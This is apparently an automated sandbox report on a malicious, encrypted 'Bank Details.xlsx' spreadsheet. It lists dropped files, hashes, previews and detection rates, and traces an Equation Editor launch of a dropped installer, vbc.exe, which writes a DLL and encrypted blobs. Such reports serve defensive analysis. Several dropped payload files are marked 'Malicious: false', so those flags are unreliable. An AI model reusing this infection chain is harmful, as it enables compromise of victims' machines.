SHA-256:	5EC13FDB116FAD2A722159AC55F98A857E0925759BCAEB75AC83FCCBF7C3E8C2
SHA-512:	5796C7D980E914485DD390F5EE14196EE89CCD7F6F237D4CA7AA88EC9158196E85FD7D5AC2990D9BA3DCCC55F63A8598F47B13020331F54134E931EF018C2A8
Malicious:	false
Preview:	....l.....H.. EMF.....0.....V.....fZ..U"..F...ti..hi..GDIC.....z.@m....Pi.....4.....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9F8D22C5.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1824
Entropy (8bit):	3.1658052279472004
Encrypted:	false
SSDEEP:	24:Y809I0tTPQu+BTx3oxtOD/0JIytKqBshAOuQfUhRmP/RQARSGRR86R+ku/Ro7:+gTx3oxtHI+IsKxf
MD5:	38A6926E2461FF5A90D2EB96CEC93E27

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9F8D22C5.emf	
SHA1:	70D46A6E576D73A57FD03953A2F330639F185DFA
SHA-256:	27A7C418EC54589DA907E838EA4D23A9BE837E9C002717DA344CA978B0F65F3D
SHA-512:	939FF2FF6C9A22DFC2FC21F3804EA473DD61170A2A65450BF9A6AC23102383F84357D3DD5D14B63A8E132067535CBE5B6B0E9824EC87CA6628CE21D5203CC86
Malicious:	false
Preview:	....l.....i;.. EMF.... ...!.....V.....fZ..U"..F.....GDIC.....jC.].....-.....!.....@..Calibri.a..WpM.....lww@.zw..f.....-.....2.....LL.....2.....$.aL.....2.$.....$...6.bL.....2.6.....6...H.eL.....2.H.....H...Z.lL.....2.Z.....Z...l.2L.....'.....l.....'.....%.....L...d.....l.....?.....?.....R...p.....@..C.a.l.i.b.r.i.....zw.....X.....T....e]w.....Yw(..X

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AED92384.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j.....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>.....@GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA.....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B3BA968B.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 403x242, frames 3
Category:	dropped
Size (bytes):	22499
Entropy (8bit):	6.65776224633818
Encrypted:	false
SSDEEP:	384:gtr6sgEVEVEVEV8uhjKs00xcg2g38THLMoYyz4g+xG:gtdgIIIII/KsLlr38Tu04gb
MD5:	37D204490B7E5C68D1CF8BA1D7BE31E4
SHA1:	F67D5AF4E5381CAB54973D69A8918E974280B795
SHA-256:	4A12A767CE10484F112142993F120E52A0E5390071CA6F24CFC402F3C0548E3A
SHA-512:	D85DF3F75BD5E24001014CE6729BAAD8BE420624FFDA326D79E6C4A5830856AEB11F828AB7809B617610E697CA81D9E1393AF3CFB1CC18852A1E5709AC70A4D5
Malicious:	false
Preview:	.....JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CFFB160.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j.....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>.....@GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA.....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D971BF97.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 403x242, frames 3
Category:	dropped
Size (bytes):	22499
Entropy (8bit):	6.65776224633818
Encrypted:	false
SSDEEP:	384:gtr6sgEVEVEVEV8uhjKs00xcg2g38THLMoYyz4g+xG:gtdgIIIII/KsLlr38Tu04gb
MD5:	37D204490B7E5C68D1CF8BA1D7BE31E4
SHA1:	F67D5AF4E5381CAB54973D69A8918E974280B795
SHA-256:	4A12A767CE10484F112142993F120E52A0E5390071CA6F24CFC402F3C0548E3A
SHA-512:	D85DF3F75BD5E24001014CE6729BAAD8BE420624FFDA326D79E6C4A5830856AEB11F828AB7809B617610E697CA81D9E1393AF3CFB1CC18852A1E5709AC70A4D5
Malicious:	false
Preview:	......JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DC0841E1.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....I. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD1165B5.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....I. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E5A3FE6E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 396x275, frames 3
Category:	dropped
Size (bytes):	24075
Entropy (8bit):	6.730214296651396
Encrypted:	false
SSDEEP:	384:oKr6BE4bXWRwgWHxVQ9T31pQO9v8IgLvt:oKcElRwfQ9T3cWiB
MD5:	09AFF1FCE05F6A872A9F9A75B7C645F5
SHA1:	5E8004FDCA739142B1AB20AD6BF773DE8C7B32FD

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E5A3FE6E.jpeg	
SHA-256:	00B28A518ACB867ABB2F0447DCEB07BD6E47005A1C608ACCF49A4EA3D96112F8
SHA-512:	355D944292FDCEC869EE28098B6CDF155EE7E697B3651F40538C34B68086DB370FF1D2B6C7306D71E4203734C73796EC6C9EE0C1F539E4F8F653575EE0FD66D
Malicious:	false
Preview:	......JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E71324BD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z.....\_.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-.....\_..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J.:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998989332403079**
Encrypted:	**true**
SSDEEP:	3072:5Uc2cZX//lia9uzqJ1FPe87cVroSCR58XxrviPv0NOtfptbRlR:5Uc2SXli2LbG87uroXR585UcNKbbR
MD5:	9A9A459A5A231E0F2520C491C61FA1DA
SHA1:	7FD4E213B226ABE116437E168F0D27844B983592
SHA-256:	D0728A76A7BF4D436FAC8890A32E8C96B42CCD660B4E48927EB465E334598B1E
SHA-512:	F4CA81A0DB7340FB23AA4E21667838B8C88D5F3C84F47B48D77CD5CA5CE296C260F31B26A29187AB3739DD7196372D5FD40B5699B5D7D118E6C8E6328BCAE4 7
Malicious:	false
Preview:	=n.....3@.1..*o..%..(..D.../.x.9....u..{..;.enPL!..#..0.6z.d.{j.....,k..Q.hP#.N.`*.F.76.l.....NZ.D....Mj.....c.e.4...j}A.8.G.GY..Z.....M.(C.....JF.Q..B.S.....F...m.fcF&HK.....,.L,~..... ..Er....y`...0. .(`..s.C.'.9.@.Mg..d....v.EN$.R.W...x.6.\U..?m.V....oIf....U9T.6...>.E..x...+<C@mSf....s.v.....5..G.$o..1..]...(....zg.S.X9.\..ZnbsX@D.N..(I..r.....N...T.....i....A...[_],.e ....u.D...z~...?\..r.....1....}.....$..C.a.#~.n...#`..E~....fw]"..b..q....1.6 5.:N.~.'9.G o...../K=...._+.U..8...4.}...] ...C@.Bv....k9.h'.`E...zkI..:....r.d5.l.....iH8.P..H..2$"..k].^u.x.1..... ..uX...^...../.}BHT...73..... ..My.BV^tV.^ $..r.l.:<+<..k...^.6./. .u.....2....<..f`nz.6g^.Z.....t..Ox.(.iBV`4.+.B.01..)...?..D..>.....~..'.dm....C..S..<...x<...P.....`..&5<...>...u.}4. AQ~.._.V.3t5.....x...\._oF....2.....O-.(..H.TQo.....=...w7R.C...{...j7.Fm..[..<..}....3..".~...]..*.x..9.....M<.....S:.b....'.e/K....q.m<..l.m..At._.

C:\Users\user\AppData\Local\Temp\Cab75AD.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:.`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax./..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....itNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206841657377403
Encrypted:	false
SSDEEP:	1536:cGSLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cPNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	A5ACFBBB152C44BF4E97B87BDF8BEA98
SHA1:	AE0F93CBFB81A23DF4601B745DC81730C9926AD3
SHA-256:	6F588EC9C2352B1775B256184AFB69FB63799900386AABFA4EF4318E0F6DA7DD
SHA-512:	8E765013ED1D0CA8D4184CC2FF07B12B4FC0E6B9EEA9F922CEE09B4A75DF6B3830699D75C07B9FC0A0CA9B1E5070EA6AEE28812D0E0B2D270028F0ECE49FB 41
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...l.....T..... ..P..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\Tar75AE.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:Tlz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D48 5A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,...0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp\e4utfxiuc.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.171187189386588
Encrypted:	false
SSDEEP:	48:StGht7Wr3QTZj0a6PTh7SKFt5ET9TbOGa4zzBvoAXAdUMQ9Bg6RuqS:jSrATZX6BD5EhTiGXHBgVueax
MD5:	7023C422B5D2571D6B132378437B1E9E
SHA1:	1F2C41B1E36DDA6ED420B5F8708AF6457F59A10D
SHA-256:	2BF1F784B019210A10EEF61E5AF8ABFBB9E02748CF9D6718F4BF6B3F72661779
SHA-512:	2659574EDE5079F0B522C01E0FD7FCDD4DED74D8956501269799802 21BA77582C01DEFA76DDDDA42BC73E4C5CC8268D4285DA29D6C438212503B6ED1529C59
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: Purchase Order.xlsx, Detection: malicious, Browse • Filename: eQLPRPErea.exe, Detection: malicious, Browse • Filename: Quotation Zhejiang.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L....m`.....!..... ..... .....`.....@..... !..P...\".....@.....P..p....!..... ....text..... ..`.rdata..... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	
Size (bytes):	6661
Entropy (8bit):	7.96450606123374
Encrypted:	false
SSDEEP:	192:mKamyP2+KBf3IfmRxQpCkEAEYfu6tOy7UUwv9:m91i9YsxnkBuN2Q
MD5:	56D7E12AB211686BE29BD8E00F4A46DA
SHA1:	AD4A22657ADE632D181D7C523F3203E76695B546
SHA-256:	0F8A856FF0A1A63EA5BBF83BF33C4B61B4444512A53FB43A8811705042DB3A39
SHA-512:	08C01CD9B8F8E5BC5AEA8E031DBA01DEABC85499AAFC3E9228B524C7A5AD2668280B4EBA535A79BAE4F57FF21D460998C0D6D13ADDF24F8D96926C382E8B660
Malicious:	false
Preview:	....&...:..W..i.....!...'K.Sx..:A8!<...;....4.....%.|...........v\...`Y~..NQ.v7..qQ# y..E\......s2...|...;..~.w%....|=...k....;{bL.._XQ9x..*H....4Mm..Ze..K....e.....1h....../n... ...h.R{|..`o.@....C.. ...W~A..CD~.d..*.67.R....[w..I'.....i...<A..Z..yr...?:/.S/...h....-..:AU.2.U.;..al....W70.bgu.?X.....[..u.kRM..OH.i(...zX(+?..D]y....z;...}.....a.."....>....."!..@.k\..P_.0q..R3O..*..'NQ. .ST.5t....t..L...a.....2.o.{_5KJZm....(..$.{.....h[...Z..:'.W~....!..+..[..k....m..*.z..........X+.Ob;k..(.W?>..Y..GF.v..6.&.....M.(jsU..X.u.y....ih.O..4t...M1.:.tu6IB..!S\.!Mt.<xy:...w6...8. E....\|...5....a./..x..i.\|=r....@..........l.....-.......2..L..KT.............(..",.m.S..*#..#.`o.@.....V...cP..O.d.Uq.a...v.......PY.Aur.^...M\...y3.:.d.3....7^..~..8....S..I..=6}.....5f..4a..6..O......=.....u r.~.;.'Vp.....4...p3.#n4.$et...=c..?...<.V~..Ga~...1|=.. t.@.....Z.gt.4..... Z.+.4u...&...K....^).8.Mh...D..V$...m.2]*....,....m....Y..ND..~..H...../.#.

C:\Users\user\Desktop\~$Bank Details.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	modified
Size (bytes):	206065
Entropy (8bit):	7.915089020780882
Encrypted:	false
SSDEEP:	3072:NeYBCwqDxkJ0KBUc2cZX//lia9uzqJ1FPe87cVroSCR58XxrviPv0NOtfptbRIP4:NDIKUc2SXli2LbG87uroXR585UcNKbbQ
MD5:	2C64897AA30694CC768F5EA375157932
SHA1:	C897F37780A5237D5C330BCF2668745201B38FF5
SHA-256:	18D465A5867EE069480BB9BE8EB259BE41CC008E487B7B6A3CAD14E3559963A9
SHA-512:	6C1CFC20E4AAF0EE78B60A80C5FF559CB71AC31B62F2E9068638046CD3FEC5FE078F37DE85C50C65090B82D784931E07BDF692A597B14133EAE36AD143B3FE2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 16%, Browse • Antivirus: ReversingLabs, Detection: 76%
Joe Sandbox View:	• Filename: Purchase Order.xlsx, Detection: malicious, Browse • Filename: Quotation Zhejiang.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....lJ...$...$...$./.{...$...%.9.$.".y...$.....$.f."...$.Rich..$..... .....PE..L.....8E.....\.....f1.....p....@.....Pt.....g.....p..... .....text....[.....\..... ..`.rdata.....p.....`.....@..@.data....d.....r.....@....ndata.....rsrc...g.....v.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996517540980423

General

TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Bank Details.xlsx
File size:	2370560
MD5:	c8aa551fd4cc3b5d6e87ea3f025fa6f2
SHA1:	3285390c80ccb179471f31cb4552db8802de518c
SHA256:	d22df2dfcfccf5964421ffbbceee8193dc4b6cb6663ea2a3c9687ca57d6779a5
SHA512:	c7647059aa1e3e79a8652cd326eecc09dc3eef5a7b9ec33f803947151973a657c09d3c143874c2de10205ca21168eabc5839599e11c90ea009acb58748f1004d
SSDEEP:	49152:wVVV5zlhInzv53nKjtlIZ7uYOg0BkIakbTOWkaBfld3wQjHJ/wJ3p:wx7azvGt7JuBekbCWkKfMZdk5
File Content Preview:	.....>.....%..... ....I..."...#.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
